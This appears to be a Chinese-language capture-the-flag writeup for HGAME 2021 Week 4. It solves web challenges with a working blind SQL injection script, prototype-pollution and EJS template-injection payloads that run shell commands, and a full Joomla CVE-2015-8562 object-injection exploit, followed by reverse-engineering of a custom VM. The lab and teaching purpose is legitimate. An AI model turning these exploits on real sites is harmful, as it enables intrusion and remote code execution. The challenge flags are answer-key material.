HGAME 2021 Week 4 Writeup

Web

这周第一道题居然又是个时间盲注

Unforgettable

一看Todo List，直接SSTI，然后就被过滤了

后来尝试了各种方法，甚至上了Unicode字符全家桶，都没能绕过，猜测后端直接contains了`{{`和`{%`，直接stuck

一开始也在交流后想到了SQL注入，但输入点在Register，以为是直接拼了insert的SQL，就构造了`,'b{{__file__}}`准备在`/user`页面SSTI一把梭，然后自然是被`Invalid Username`无情的过滤了

后来就先去做别的题了，这题周五才算是开始做，早上随便在Register页面试了一些关键词，然后发现`and`和`or`这些查询语句中的关键词被过滤了，而会进行这些信息查询的是/user页面，于是想到在username处构造语句，准备在/user拿回显

试了一下，主要过滤了`[([<>=|"; ])(/**/)(like)(or)(and)(sleep)(union)(0x)]`

然后就报错了，提示`something went wrong`，猜测语句没结果或者语法出错，改用脚本

用脚本这里就涉及到了一个`csrf_token`的问题，在这里这个token的作用基本就是个反爬，直接先get后解析HTML拿到

```
def parse_csrf_token(content):
    bs = BeautifulSoup(markup=content, features='lxml')
    csrf_token = ''
    for tag in bs.find_all("input"):
        if tag['name'] == 'csrf_token':
            csrf_token = tag['value']
            break
    # print(csrf_token)
    return csrf_token
```

因为后端显然直接返回渲染好的页面，所以操作的返回主要看页面提示，方便看也解析一下

```
def parse_alert_message(content):
    bs = BeautifulSoup(markup=content, features='lxml')
    result = ""
    for tag in bs.find_all("div"):
        if tag['class'] == ['alert', 'alert-warning', 'alert-dismissible']:
            result = tag.text
    result = re.sub(r'[\n\t]', '', result)
    return result
```

然后就是标准流程，注册

```
def register(un:str, mail:str, password:str):
    url = "https://unforgettable.liki.link/register"
    sess=requests.session()
```

```
    token_resp= sess.get(url)
    csrf_token=parse_csrf_token(token_resp.content)
    print(csrf_token)
    data={
        "csrf_token":csrf_token,
        "username":un,
        "email":mail,
        "password":password,
        "sumbit":"%E6%B3%A8%E5%86%8C",
    }
    resp= sess.post(url,headers={
        "Content-Type":"application/x-www-form-urlencoded",
    },data=data)
    result=parse_alert_message(resp.content)
    return resp,result
```

登录，查看user界面

```
def login(mail:str,password:str):
    url='https://unforgettable.liki.link/login'
    sess=requests.session()
    token_resp=sess.get(url)
    csrf_token=parse_csrf_token(token_resp.content)
    print(csrf_token)
    data={
        "csrf_token":csrf_token,
        "email":mail,
        "password":password,
        "submit":"%E7%99%BB%E5%BD%95",
    }
    resp = sess.post(url, headers={
        "Content-Type": "application/x-www-form-urlencoded",
    }, data=data)
    result=parse_alert_message(resp.content)
    return sess,resp,result


def do(query,expected):
    rand_prefix= hashlib.md5(random.randbytes(32)).hexdigest()
    mail=rand_prefix+"@.com"
    print(mail)
    payload = make(cond_sub_like(query, '\'{}\''.format(expected)),
                   match_sleep=10)+rand_prefix
    print(payload)
    password="pass"
    resp,res=register(un=payload, mail=mail, password=password)
    if not res.__contains__("You have registered!"):
        print("register:",res)
        return
    sess,_,res= login(mail,password)
    if not res.__contains__("You have logged in!"):
        print("login:",res)
        return
    print("get user")
    start=time()
    resp= sess.get('https://unforgettable.liki.link/user')
    took=time()-start
```

```
    f=open('unforgettable_resp.html','wb')
    f.write(resp.content)
    f.close()
    print(took)
    return took
```

题目是用邮箱作为用户的唯一性的判断标识的，在注册时，为了保证email和username字段的随机性，用`rand_prefix= hashlib.md5(random.randbytes(32)).hexdigest()`产生随机数据的MD5

然后直接构造了一个恒真的语句`' and 1 regexp 1#`，结果也返回`something went wrong`，好家伙，估计是盲注

这次的盲注和上周的还是有区别，因为这次把`[<>=]`都过滤了，连`like`系列都没留下，查了一下，发现还有一个`regexp`，测试了一下可以用

语法大概是这样的`([sub query]) regexp '[match]'`

绕过`and`过滤直接用了`&&`，空格的替换因为题目是整体过滤`/**/`，就改成`/*1*/`

sleep函数也没留，查了一下，改用`benchmark`，语法大概是这样`benchmark([run times], [statement])`，这个函数不太好控制sleep的时间，所以只能多sleep一会来让结果更可靠一些

一开始是手打的，构造语句`a' && if(((select database()) regexp '.'),benchmark(1000000000,1),benchmark(1,0))#`，登录访问user页面，直接卡了5秒多

改成`a' && if(((select database()) regexp 'week'),benchmark(1000000000,1),benchmark(1,0))#`马上就返回了

改了几次语句，增加benchmark的执行次数，发现恒真语句能稳定卡一段时间，恒假就直接返回，说明这里存在时间盲注

构造SQL语句的部分大致参考了上周给`Liki-Jail`写的脚本，被过滤的地方做了修改

```
filter_dict={
    " ":"/*1*/",
    # "and":"&&",
    # "or":"||",
}
def cond_sub_like(query, expected):
    cond=f'({query}) regexp {expected}'
    return cond.format(query,expected)


def make(cond,match_sleep):
    base_sql=f"a' && if(({cond}),benchmark(9000000000,
{match_sleep}),benchmark(1,0))#"
    un=base_sql.format(cond,match_sleep)
    print(un)
    for key in filter_dict:
        un=un.replace(key,filter_dict[key])
    return un
```

然后就是盲注标准的爆库爆表爆列爆数据，因为可以用单引号和`regexp`，所以这次就不用`ascii`和`substr`了

爆库

```
for c in string.printable:
    print(c)
    if c in ['+','*','.','?']:
        print("make \c:",c)
        c="\\"+c #正则特殊字符的转义
        print(c)
    do("select database()",
       expected="^"+c)#n
```

爆出来一位，就加到`expected`参数里继续爆下一位，这里用到一点猜测，爆了两位`to`直接猜测`todolist`，结果sleep了，说明库名就是`todolist`，直接爆表

爆表

原本打算接着用上周的`limit [offset],1`，结果发现`limit`也被过滤了，但是`group_concat`函数还是可用的，加上正则可以通过`^`匹配字符开头的特性，可以`^[table_name_1],[table_name_2]`这样匹配过去

题目没有过滤`select`和`where`，爆表的语句还是经典的`select group_concat(table_name) from information_schema.tables where table_schema regexp 'todolist'`

老样子，一位位爆

```
do("select group_concat(table_name) from information_schema.tables where
table_schema regexp 'todolist'",
        expected="^fffllllaagggg,")
```

得到第一张表的表名`fffllllaagggg`，猜测flag就存在里面，本来应该`count(table_name)`一下的

爆列

也是老样子

```
do("select group_concat(column_name) from information_schema.columns where
table_schema regexp 'todolist' && table_name regexp 'fffllllaagggg'",
       expected="^ffllllaaaagg$")
```

因为`^ffllllaaaagg$`限定了整个字符串，这个条件sleep了说明`fffllllaagggg`表里只有一列`ffllllaaaagg`

爆数据

一开始是直接一位位爆数据

```
do("select group_concat(ffllllaaaagg) from todolist.fffllllaagggg",
   expected="^Orm"+c)#n
```

后来因为遇上了正则的特殊字符，导致结果出了问题，开始以为第一行不是flag，就`count(ffllllaaaagg)`确认了一下

```
do("select count(ffllllaaaagg) from todolist.fffllllaagggg",
       expected="1")
```

语句执行后sleep了，确实只有一行

跟`liki`姐姐交 流后得知特殊符号只有`_`，回过头来才发现了转义字符的问题，直接在stuck的位上补`_`，执行后sleep了，继续爆下一位

得到数据`Orm_i5_th3_sOlu7ion`，按题目提示包裹上`hgame`，得到flag`hgame{Orm_i5_th3_sOlu7ion}`

这题一开始还是挺有迷惑性的，过滤了`{{`和`{%`，以为考点是SSTI，stuck了很久

漫无止境的星期日

没看过题目指示的番，以为影响做题，结果上来一个源码审计

```
<head>
    <link rel="stylesheet" href="static/css/bootstrap.min.css">
    <link rel="stylesheet" href="static/css/style.css">
    <title>LOOP</title>
    <!-- 也许只要找到一个哭泣的人就可以重启这一天了... -->
    <!-- 情报说有东西藏在了 /static/www.zip -->
</head>
```

直接下源码打开，标准`express`项目

```
if (req.ip === "::ffff:127.0.0.1") {
        data.crying = true
    }
```

看到这个以为是SSRF，结果看了一圈也没看到后端发发请求的代码，然后看到了这个关键部分

```
Object.keys(body).forEach((key) => {
            if (key !== "crying") {
                data[key] = req.body[key]
            }
        })
```

好家伙，标准循环赋值clone，盲猜原型链污染

按提示装好依赖，开本地调试，一开始没有改`Content-Type`，直接用`form`的形式提交，发现并不能修改到`__proto__`属性，直接stuck

后来看到了

```
app.use(bodyParser.urlencoded({ extended: true })).use(bodyParser.json())
```

说明支持`json`格式提交的数据，而JS中处理body参数的方式一般就是像题目这样，直接按属性用`.`访问

```
req.session.crying = data.crying
```

所以数据是以`form`形式提交还是以`json`提交对于这题后端的router来说没有区别，那就把请求的`Content-Type`改成`application/json`，body直接标准原型链污染

```
{"name":"1","description":"nonono","__proto__":{"crying":true}}
```

反序列化产生的对象`{crying:true}`类型一般直接是`Object`，所以在clone完成后能够污染到所有以Object为`__proto__`的对象

在`req.session.crying = data.crying`执行时，因为`data`此时没有定义crying属性，而这时原型中恰好有这个属性，因此直接从原型中取得了我们构造的`true`，让当前session获得访问`/wish`页面的权限

```
 if (!req.session.crying) {
        return res.send("forbidden.")
    }
```

看下`/wish`的router，里面有一个很典型的拼接模板的过程，猜测模板注入

```
if (req.method == 'POST') {
        let wishes = req.body.wishes
        req.session.wishes = ejs.render(`<div class="wishes">${wishes}</div>`)
        return res.redirect(302, '/show');
    }
```

但是`ejs`的模板注入资料很少，搜了一圈发现一篇文章，又看了下官方文档，发现直接就是标准JS标签

```
<%- global.process.mainModule.require('child_process').execSync('whoami') %>
```

把执行的命令换成`cat /flag`，提交，在`/show`页面拿到
flag `hgame{nOdeJs_ProtOtype_ls_fUnny&Ejs_Templ@te_Injection}`

joomlaJoomla

直接下附件，源码9.64MB有点大，网上直接查`joomla`，发现是一个CMS框架，竟是REALWORLD

那直接`joomla.xml`看版本

```
<version>3.4.5</version>
```

网上搜了下，发现有一个现成的漏洞`CVE-2015-8562`，直接尝试利用脚本一把梭

```
'''
    Simple PoC for Joomla Object Injection.
    Gary @ Sec-1 ltd
    http://www.sec-1.com/
'''

import requests  # easy_install requests


def get_url(url, user_agent):
    headers = {
        'User-Agent': "",
        'X-Forwarded-For': user_agent
    }

    cookies = requests.get(url, headers=headers).cookies
```

```
    for _ in range(3):
        response = requests.get(url, headers=headers, cookies=cookies)
        print(response.content)
    return response


def php_str_noquotes(data):
    "Convert string to chr(xx).chr(xx) for use in php"
    encoded = ""
    for char in data:
        encoded += "chr({0}).".format(ord(char))
    print(encoded)
    return encoded[:-1]


def generate_payload(php_payload):
    php_payload = "eval({0})".format(php_str_noquotes(php_payload))

    terminate = '\xf0\xfd\xfd\xfd'
    exploit_template = r'''}__test|O:21:"JDatabaseDriverMysqli":3:
{s:2:"fc";O:17:"JSimplepieFactory":0:{}s:21:"\0\0\0disconnectHandlers";a:1:
{i:0;a:2:{i:0;O:9:"SimplePie":5:{s:8:"sanitize";O:20:"JDatabaseDriverMysql":0:
{}s:8:"feed_url";'''
    injected_payload = "{};JFactory::getConfig();exit".format(php_payload)
    exploit_template += r'''s:{0}:"{1}"'''.format(str(len(injected_payload)),
injected_payload)
    exploit_template +=
r''';s:19:"cache_name_function";s:6:"assert";s:5:"cache";b:1;s:11:"cache_class";
O:20:"JDatabaseDriverMysql":0:
{}}i:1;s:4:"init";}}s:13:"\0\0\0connection";b:1;}''' + terminate

    return exploit_template


pl = generate_payload("system('cat /flag');")
print(pl)
print(get_url("http://[].joomla.r4u.top:6788/", pl))
```

然后发现并没有回显，以为是网上的利用脚本有坑，去自己稍微看了下这个洞


漏洞点在`libraries/joomla/session/session.php`里`JSession`类的`_validate`函数，这个洞大致是因为`PHP 5.6.12`在处理序列化字符串的时候有问题，信任了`|`字符，导致可以在`|`后面构造任意对象，但这只是其中一部分，这个字符串的结尾一般是不能控制的

这个序列化字符串最终会被存到数据库里，而当时的mysql配置也有问题，没有正确处理宽字符，导致可以通过宽字符截断SQL语句，直接把不可控的末尾去掉，构成一个合法的序列化字符串，在反序列化时构造任意对象

一般来说，要RCE，需要执行数据，而`joomla`刚好提供了`JDatabaseDriverMysqli`这个类，可以借助`disconnectHandlers`在`__destruct`时把我们传入的数据当作代码执行

回头看了下利用脚本，好像没什么问题，本来想搭个本地环境测试一下，结果没找到`PHP 5.6`对应的Xdebug插件，直接stuck

后来想到题目可能是改了框架源码，于是在这里下到了对应版本的框架源码，直接diff



发现右边的题目源码相比于官方版本，在两个关键的头`User-Agent`和`X-Forward-For`的处理上多了一个替换的过滤

```
$pos = strpos($_SERVER['HTTP_X_FORWARDED_FOR'],'|');
            if($pos){
                $_SERVER['HTTP_X_FORWARDED_FOR'] =
substr_replace($_SERVER['HTTP_X_FORWARDED_FOR'],'',$pos,strlen('|'));
            }
```

这个过滤看上去是直接替换了关键字符`|`，但是在本地试了一下，实际上只替换了一次，那直接在原脚本的`exploit_template`双写绕过，执行修改过的脚本，在回显中搜索，拿到flag`hgame{WelCoME~TO-ThIs_Re4LwORLD}`

Reverse

这周还是动调，新学了一点IDA脚本

vm

题目描述`ovm++ hates debugger`，直接被针对到

根据字符串反向定位到关键函数`sub_140003620`

初始化VM指令，寄存器和栈，输出VM的指令信息，读取用户输入并进入`sub_140003CC0`解释执行VM指令，然后把结果和密文`unk_14000BD68`比较

这道题难点在VM上，其它的细节比如密文直接在`memcmp`那里白给，先dump出来

```
CF BF 80 3B F6 AF 7E 02 24 ED 70 3A F4 EB 7A 4A E7 F7 A2 67 17 F0 C6 76 36 E8 AD
82 2E DB B7 4F E6 09
```

一开始，并没有什么方向，看到了一个xor指令，直接在指令处下断，拿到每一位的key，结果把密文重新xor回去并没有得到有意义的明文，直接stuck

只能老实一个个分析每个op_code都干了什么，后来想，不管怎么样先把虚拟机执行了什么搞清楚，准备dump所有执行的指令

非预期解警告

一开始我想直接使用`Qiling`这个unicorn的封装直接在`0x140003D23`处下断，读取此时edx寄存器中的op_code

```
def hook_vm_op(ql:Qiling):
    index=ql.reg.read(UC_X86_REG_RCX)
    if index>79: #rcx is not set to index at first
        index=0
    op_code=ql.reg.read(UC_X86_REG_RDX)
    print(index,"op_code:",op_code)
```

修了一堆大大小小的问题，包括`fgets`等等一堆没实现的函数，然后发现和实际运行时执行的指令不一样，比如case 17的xor根本没执行，难道还有反unicorn检测，我打的怕是HCTF?

看了下输出，VM的op_code18是`cmp cd,stack_top`，似乎返回了和真机不一样的结果，在一处接下来的op_code20`jnz data`处直接走op_code23退出了VM执行流程，本来我想直接hook+patch一把梭，但是因为可能会影响到关键数据，所以还是没有尝试

后来做了`A 5 Second Challenge`，因为外院不学线代，实在看不懂矩阵运算，稍微学了一点IDA脚本，直接在真机下断dump

这题难以调试部分是因为有循环结构，实际执行指令数量比较多，手动走单步并且记录各个状态很累，实际上很多是重复工作，但是脚本可以帮助完成这部分工作

```
from ida_dbg import *
import json

exec_count=0
need_to_exit=False
exec_list=list()
has_data_list=[1,2,3,5,6,7,8,15,19,20]
#         case 1:
#         case 2:
#         case 3:
#         case 5:
#         case 6:
#         case 7:
#         case 8:
#         case 15:
#         case 19:
#         case 20:

def emu():
    global exec_list
    global exec_count
    wait_for_next_event(0x0002, -1)  # break on out cmp
    op_code=get_reg_val("edx")
    line=get_reg_val("rcx")
    reg_index=get_reg_val("r8d")
    info_dict={
        "exec_count":exec_count,
        "line": line,
        "op_code": op_code,
        "reg_index":reg_index,
    }
    continue_process()
    wait_for_next_event(0x0002, -1) #break on inner cmp
    data=None
    if has_data_list.__contains__(op_code):
        data=get_reg_val("ebx")
        info_dict["data"]=data
```

```
    exec_list.append(info_dict)
    print("line:", line, "op_code:", op_code,"data:",data)
    if op_code==23:
        print(json.dumps(exec_list))
    continue_process()
    exec_count += 1
    return op_code==23

while not need_to_exit:
    need_to_exit=emu()

print(exec_count)
```

这个脚本做的就是读取并记录VM在执行每条指令时的各个关键信息，并在退出时通过`json.dumps(exec_list)`输出

分别在`0x140003D23`和`0x140003D6A`处下断，分别是外侧和内侧的cmp指令（在内侧cmp指令下断是因为有些指令需要`VM_Data`，在内侧cmp处下断可以直接在ebx寄存器拿到这个data）

开始IDA调试，在程序第一次运行到外侧cmp时，通过File菜单的`Script command...`载入脚本，点击`Run`开始执行

因为执行了1131条指令，所以输出很长，有了所有执行的指令和执行时的上下文情况，结合程序自己输出的VM指令信息，复原每条指令的含义就相对容易了

```
(VM_Code)0 : 15 mov rax,2;jmp 68
(VM_Data)1 : 68
(VM_Code)2 : 8 mov rax,34
(VM_Data)3 : 34
(VM_Code)4 : 13 push_low rax
(VM_Code)5 : 18 cmp cd,stack_top
(VM_Code)6 : 20 jnz 9
(VM_Data)7 : 9
(VM_Code)8 : 23 retn #exit
(VM_Code)9 : 8 mov rax,254
(VM_Data)10 : 254
(VM_Code)11 : 13 push_low rax
(VM_Code)12 : 11 pop1 rax
(VM_Code)13 : 15 mov rbx,15;jmp 22
(VM_Data)14 : 22
(VM_Code)15 : 14 push1 rax
(VM_Code)16 : 8 mov rax,122
(VM_Data)17 : 122
(VM_Code)18 : 13 push_low rax
(VM_Code)19 : 15 mov rax,21;jmp 45
(VM_Data)20 : 45
(VM_Code)21 : 23 retn
(VM_Code)22 : 7 sub stack_1,1
(VM_Data)23 : 1
(VM_Code)24 : 21 mov rcx,buf[stack_1]
(VM_Code)25 : 12 mov cd,rcx
(VM_Code)26 : 17 xor cd,stack_top
(VM_Code)27 : 9 mov rcx,cd
(VM_Code)28 : 22 mov buf[stack_1],rcx
(VM_Code)29 : 10 pop rcx
(VM_Code)30 : 8 mov rdx,0
(VM_Data)31 : 0
```

```
(VM_Code)32 : 12 mov cd,rdx
(VM_Code)33 : 11 pop1 rdx
(VM_Code)34 : 13 push_low rdx
(VM_Code)35 : 18 cmp cd,stack_top
(VM_Code)36 : 20 jnz 43
(VM_Data)37 : 43
(VM_Code)38 : 13 push_low rcx
(VM_Code)39 : 2 add stack_top,35
(VM_Data)40 : 35
(VM_Code)41 : 19 jmp 22
(VM_Data)42 : 22
(VM_Code)43 : 13 push_low rcx
(VM_Code)44 : 16 jmp rbx #15
(VM_Code)45 : 7 sub stack_1,1 #i
(VM_Data)46 : 1
(VM_Code)47 : 21 mov rbx,buf[stack_1]
(VM_Code)48 : 12 mov cd,rbx
(VM_Code)49 : 4 sub cd,stack_top
(VM_Code)50 : 9 mov rbx,cd
(VM_Code)51 : 22 mov buf[stack_1],rbx
(VM_Code)52 : 10 pop rbx
(VM_Code)53 : 8 mov rcx,0
(VM_Data)54 : 0
(VM_Code)55 : 12 mov cd,rcx
(VM_Code)56 : 11 pop1 rcx
(VM_Code)57 : 13 push_low rcx
(VM_Code)58 : 18 cmp cd,stack_top
(VM_Code)59 : 20 jnz 66
(VM_Data)60 : 66
(VM_Code)61 : 13 push_low rbx
(VM_Code)62 : 6 sub stack_top,96
(VM_Data)63 : 96
(VM_Code)64 : 19 jmp 45
(VM_Data)65 : 45
(VM_Code)66 : 13 push_low rbx
(VM_Code)67 : 16 jmp rax #21leave
(VM_Code)68 : 21 mov rbx,buf[stack_1]
(VM_Code)69 : 12 mov cd,rbx
(VM_Code)70 : 18 cmp cd,stack_top
(VM_Code)71 : 20 jnz 77
(VM_Data)72 : 77
(VM_Code)73 : 3 add stack_1,1
(VM_Data)74 : 1
(VM_Code)75 : 19 jmp 68
(VM_Data)76 : 68
(VM_Code)77 : 11 pop1 rbx
(VM_Code)78 : 12 mov cd,rbx
(VM_Code)79 : 16 jmp rax #jmp 2
```

因为最后是将操作过的`Buffer`与密文比较，所以重点关注对`Buffer`的操作，也就是op_code22

```
0 : mov rax,2;jmp 68

{
    68 : mov rbx,buf[stack_1]
    69 : mov cd,rbx
    70 : cmp cd,stack_top
```

```
    71 : jnz 77
    73 : add stack_1,1
    75 : jmp 68
}

77 : pop1 rbx
78 : mov cd,rbx
79 : jmp rax #2

2 : mov rax,34
4 : push_low rax
5 : cmp cd,stack_top
{
    6 : jnz 9 #compared
}
{
    8 : retn
}
9 : mov rax,254
11 : push_low rax
12 : pop1 rax
13 : mov rbx,15;jmp 22

{
    22 : sub stack_1,1
    24 : mov rcx,buf[stack_1]
    25 : mov cd,rcx
    26 : xor cd,stack_top
    27 : mov rcx,cd
    28 : mov buf[stack_1],rcx
    29 : pop rcx
    30 : mov rdx,0
    32 : mov cd,rdx
    33 : pop1 rdx
    34 : push_low rdx
    35 : cmp cd,stack_top
    36 : jnz 43
    38 : push_low rcx
    39 : add stack_top,35
    41 : jmp 22
}
43 : push_low rcx
44 : jmp rbx #15

15 : push1 rax
16 : mov rax,122
18 : push_low rax
19 : mov rax,21;jmp 45

{
    45 : sub stack_1,1 #i
    47 : mov rbx,buf[stack_1]
    48 : mov cd,rbx
    49 : sub cd,stack_top
    50 : mov rbx,cd
    51 : mov buf[stack_1],rbx
    52 : pop rbx
    53 : mov rcx,0
```

```
    55 : mov cd,rcx
    56 : pop1 rcx
    57 : push_low rcx
    58 : cmp cd,stack_top
    59 : jnz 66
    61 : push_low rbx
    62 : sub stack_top,96
    64 : jmp 45
}

66 : push_low rbx
67 : jmp rax #21

21 : retn
```

调整输出的指令顺序后，发现这个op_code22出现了两次，其中对输入的关键操作是xor和sub，op_code分别是17和4，分别在这两个指令处下断，编写脚本dump操作数

```
from ida_dbg import *
import json

def get_hex_without_0x(val):
    res= hex(val).replace("0x","")
    if len(res)==1:
        res="0"+res
    return res

xor_list=list()
def emu_xor():
    global xor_list
    wait_for_next_event(0x0002, -1)  # break on xor
    cd = idaapi.dbg_read_memory(0x7FF79570E3A8, 1)[0]
    key = get_reg_val("al")
    res = cd ^ key
    print("cd:", get_hex_without_0x(cd), "key:", get_hex_without_0x(key),
"res:", get_hex_without_0x(res))
    xor_list.append(key)
    continue_process()

sub_list=list()
def emu(): #rev
    global sub_list
    wait_for_next_event(0x0002, -1)  # break on sub
    cd= idaapi.dbg_read_memory(0x7FF79570E3A8, 1)[0]
    sub= get_reg_val("al")
    res=cd-sub

 print("cd:",get_hex_without_0x(cd),"sub:",get_hex_without_0x(sub),"res:",res)
    sub_list.append(sub)
    continue_process()

mode=0
for i in range(34):
    if mode==0:
        emu()
    else:
        emu_xor()
```

```
if mode==0:
    print(json.dumps(sub_list))
else:
    print(json.dumps(xor_list))
```

脚本中的`0x7FF79570E3A8`是`byte_14000E3A8`的运行时地址，每次运行时可能会不同

先在xor指令，也就是`0x140003EBA`处和sub指令，也就是`0x140003E87`处下断

把`mode`设成1，运行脚本，得到`xor_list`，同时程序断在sub所在的断点上

然后把`mode`设成0，再运行一次脚本`sub_list`，把两次的输出分别都dump出来

```
xors=[254, 33, 68, 103, 138, 173, 208, 243, 22, 57, 92, 127, 162, 197, 232, 11,
46, 81, 116, 151, 186, 221, 0, 35, 70, 105, 140, 175, 210, 245, 24, 59, 94, 129]
subs= [122, 26, 186, 90, 250, 154, 58, 218, 122, 26, 186, 90, 250, 154, 58, 218,
122, 26, 186, 90, 250, 154, 58, 218, 122, 26, 186, 90, 250, 154, 58, 218, 122,
26]
```

需要注意的是，第二个包含sub的循环里，从Buffer里取数据的index是倒着减的，因此解密的时候也要将异或后的输入倒序

```
cipher="CF BF 80 3B F6 AF 7E 02 24 ED 70 3A F4 EB 7A 4A E7 F7 A2 67 17 F0 C6 76
36 E8 AD 82 2E DB B7 4F E6 09".split(' ')
print(len(cipher))
cipher_data=b''
for bit in cipher:
    val=int(bit,base=16)
    cipher_data+=val.to_bytes(1,'big',signed=False)
cipher_data=cipher_data[::-1]
print(hexdump(cipher_data))
xors=[254, 33, 68, 103, 138, 173, 208, 243, 22, 57, 92, 127, 162, 197, 232, 11,
46, 81, 116, 151, 186, 221, 0, 35, 70, 105, 140, 175, 210, 245, 24, 59, 94, 129]
print(len(xors))
subs= [122, 26, 186, 90, 250, 154, 58, 218, 122, 26, 186, 90, 250, 154, 58, 218,
122, 26, 186, 90, 250, 154, 58, 218, 122, 26, 186, 90, 250, 154, 58, 218, 122,
26]
ciphered=b''
for i in range(len(cipher_data)):
    bit=cipher_data[i]
    res=bit+subs[i]
    if res>255:
        res=res&0xff
    res=res^ xors[i]
    res=abs(res)
    print(res)
    ciphered+=res.to_bytes(1,'big',signed=False)
ciphered=ciphered[::-1]
print(hexdump(ciphered))
print(ciphered)
```

还要注意的是，python对于无符号数的溢出的处理是直接报错而不是用补码代替，所以对于大于`0xff`的数字需要通过`res=res&0xff`手动算一下补码

运行脚本，拿到flag `hgame{wOw!itS_CpP_wItH_little_vM!}`


算是比较基本的一个VM题，如果算法再复杂一点，dump的点一多，除非识别出了算法，否则也很难dump出来，感觉VM题很考基础和算法识别，因为稍复杂些的算法数据流就没这题那么清晰了

A 5 Second Challenge

这题一血，主要的方面，是因为师傅们可能当时没在看这题，另一方面是因为之前看到过师傅逆这种游戏的文章，师傅们大战各种保护，dll修复和patch，师傅们tql，

看题目描述`别想通过 ILSpy 一把梭了~!`，再看题目文件典型的Unity程序，一想哦豁不会是考自定义mono虚拟机加载加密Assembly文件吧，我怕是在逆REAL游戏?

